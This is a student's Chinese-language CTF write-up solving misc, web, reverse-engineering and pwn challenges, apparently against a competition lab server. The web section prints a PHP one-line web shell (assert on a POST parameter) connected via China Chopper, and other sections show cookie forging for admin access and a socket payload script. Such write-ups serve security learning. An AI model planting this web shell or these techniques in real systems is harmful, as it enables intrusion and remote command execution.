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PWN
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个人信息:

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学号	2021302181047
年级	大二

Misc


sign_in

```
join the qq channel
```

rack your brain

使用：http://www.atoolbox.net/Tool.php?Id=1027

然后`Brainfuck to text`：http://tool.bugku.com/brainfuck/



thin_dog

`mp4`转成`mp3`，使用audacity分离了左右声道,屏蔽细狗的声音，发现是北约呼号：

```
mike off a yankee charlie tango foxtrot left bracket echo victor echo, romeo
yankee underlying foxtrot lima, india echo romeo underlying pillow november oscar
whiskey underlined india romeo sierra alpha. bracket.
#第一个alpha听成了off，好折磨啊……
然后：
mayctf{every_flier_know_irsa}
```

Web

No copy

禁用`javascript`即可

typing train

正则匹配、python request库的使用，爬虫：

```
import requests
import re
s0 = requests.Session()
r = s0.get("http://124.220.41.254:20002/index.php?start")
# print(r.text)
expression = re.search('([0-9a-fA-F]{32})', r.text)
value = str(expression.group())
# print(value)
# r1 = s0.get("http://124.220.41.254:20002/index.php?input="+value)
# expression1 = re.search('([0-9a-fA-F]{32})', r1.text)
# value1 = str(expression1.group())
# print(value1)
for i in range(1,6667):
    r1 = s0.get("http://124.220.41.254:20002/index.php?input="+value)
    expression1 = re.search('([0-9a-fA-F]{32})', r1.text)
    value = str(expression1.group())
    print("run No. %d"%i)
r1 = s0.get("http://124.220.41.254:20002/index.php?input="+value)
print(r1.text)
```


即得flag


find_it

flag藏在某个`css`文件里，`base64`解码即得

sheep

只要伪造请求头就行，羊了个羊只是一个幌子


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
1 ...
Go Cancel
Target: http://124.220.41.254:20003
Request
Raw Params Headers Hex
GET /fl4g.php HTTP/1.1
Host: 124.220.41.254:20003
Upgrade-Insecure-Requests: 1
User-Agent:hack
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: user=guest
Connection: close
Type a search term
0 matches
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sun, 06 Nov 2022 14:45:26 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Set-Cookie: user=guest
Vary: Accept-Encoding
Content-Length: 105
Connection: close
Content-Type: text/html; charset=UTF-8
Wow!!! You are really a hacker
But Only
admin can see
Do you want to try some
Cookie?
Type a search term
0 matches
Done
346 bytes | 21 millis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Burp Intruder Repeater Window Help
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
Target Proxy Spider Scanner Intruder
1 ...
Go Cancel
Target: http://124.220.41.254:20003
Request
Raw Params Headers Hex
POST /fl4g.php HTTP/1.1
Host: 124.220.41.254:20003
Upgrade-Insecure-Requests: 1
User-Agent:hack
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: user=admin
Connection: close
Type a search term
0 matches
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sun, 06 Nov 2022 14:46:01 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Set-Cookie: user=guest
Vary: Accept-Encoding
Content-Length: 134
Connection: close
Content-Type: text/html; charset=UTF-8
Wow!!! You are really a hacker
Wow!!! You get
admin permission
Wow!!! You find it!
=
mayctf{Wow!_You_have_Real1y_H4ndle_http}
Type a search term
0 matches
Done
375 bytes | 22 millis

background

一句话木马：

```
<?php phpinfo(); system("ls"); assert(@$_POST['a']); echo `whoami`;?>
```

发现直接可以连上，



原来的蚁剑编码有问题，换了中国菜刀连上了

Reverse Engineering

hello_net

16进制编辑器打开即可

```
46 00 65 00 65 00 6C 00  20 00 66 00 72 00 65 00  F e e l   f r e
65 00 20 00 74 00 6F 00  20 00 69 00 6E 00 70 00  e   t o   i n p
75 00 74 00 20 00 73 00  6F 00 6D 00 65 00 74 00  u t   s o m e t
68 00 69 00 6E 00 67 00  21 00 00 15 48 00 65 00  h i n g !   H e
6C 00 6C 00 6F 00 20 00  2E 00 4E 00 45 00 54 00  l l o   . N E T
00 71 59 00 6F 00 75 00  72 00 20 00 66 00 6C 00   qY o u r   f l
61 00 67 00 20 00 69 00  73 00 20 00 6D 00 61 00  a g   i s   m a
79 00 63 00 74 00 66 00  7B 00 49 00 5F 00 54 00  y c t f { I _ T
68 00 69 00 6E 00 6B 00  5F 00 4E 00 45 00 54 00  h i n k _ N E T
5F 00 31 00 53 00 5F 00  53 00 31 00 6D 00 70 00  _ 1 S _ S 1 m p
6C 00 65 00 72 00 5F 00  54 00 68 00 61 00 6E 00  l e r _ T h a n
5F 00 4E 00 41 00 54 00  49 00 56 00 45 00 21 00  _ N A T I V E !
7D 00 00 15 54 00 72 00  79 00 20 00 61 00 67 00  } ▮ T r y   a g
61 00 69 00 6E 00 21 00  00 45 50 00 72 00 65 00  a i n !  EP r e
73 00 73 00 20 00 61 00  6E 00 79 00 20 00 6B 00  s s   a n y   k
65 00 79 00 20 00 74 00  6F 00 20 00 65 00 78 00  e y   t o   e x
69 00 74 00 20 00 74 00  68 00 65 00 20 00 70 00  i t   t h e   p
```

PWN

get_my_number

溢出

```
                                DLDDEW.W   i:   ,  ::,  ...        t#.E
How old I am?
100000000000000000000
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
```

使用find命令

```
find /-name flag
```

即得

get_my_float

考察不可见字符串的输入

利用C中union的性质，(double)(0.6179999999999999938)和char ch[8];的内存空间共用，想办法让

```
for (int i = 0; i < 8; i++)
{
  gundam.ch[i] = getchar();
}
```

这段代码读入(double)(0.6179999999999999938)，使用`gdb`查看(double)(0.6179999999999999938)变量内存：

```
0x2d 0xb2 0x9d 0xef 0xa7 0xc6 0xe3 0x3f
```

修改`get_my_float.c`：

```
#include <stdio.h>
#include <stdlib.h>

typedef union
{
```

```
  char  ch[8];
  double fa;
}float_char;

int main(void)
{

  float_char gundam;

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);

  printf("please give me the core float!!!\n");
  // for (int i = 0; i < 8; i++)
  // {
  //   gundam.ch[i] = getchar();
  //   // printf("gundam.ch[%d]= %d",i,gundam.ch[i]);
  // }
  gundam.ch[0] = 0x2d;
  gundam.ch[1] =  0xb2;
  gundam.ch[2] = 0x9d;
  gundam.ch[3] =  0xef;
  gundam.ch[4] =  0xa7;
  gundam.ch[5] =  0xc6;
  gundam.ch[6] =  0xe3;
  gundam.ch[7] =  0x3f;
  // int a = 0.618;
  if (gundam.fa == 0.618)
  {
    printf("Gundam Rising!!");
    // system("cat /tmp/flag");
  }
  else
    printf("false!\n");
  // printf("sizeof(struct)=%d\n",sizeof(float_char));
  return 0;

}
```

发现可以进入`if (gundam.fa == 0.618)`语句内，考虑不可见字符串的输入

根据网上教程构造脚本：

```
# python2
import socket
import telnetlib
import struct

def p32(val):
    return struct.pack("", val)
def pwn():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("124.220.41.254", 12352))
    payload = '\x2d\xb2\x9d\xef\xa7\xc6\xe3\x3f'
    s.sendall(payload + '\n')
```

```
    t = telnetlib.Telnet()
    t.sock = s
    t.interact()
if __name__ == "__main__" :
    pwn()
```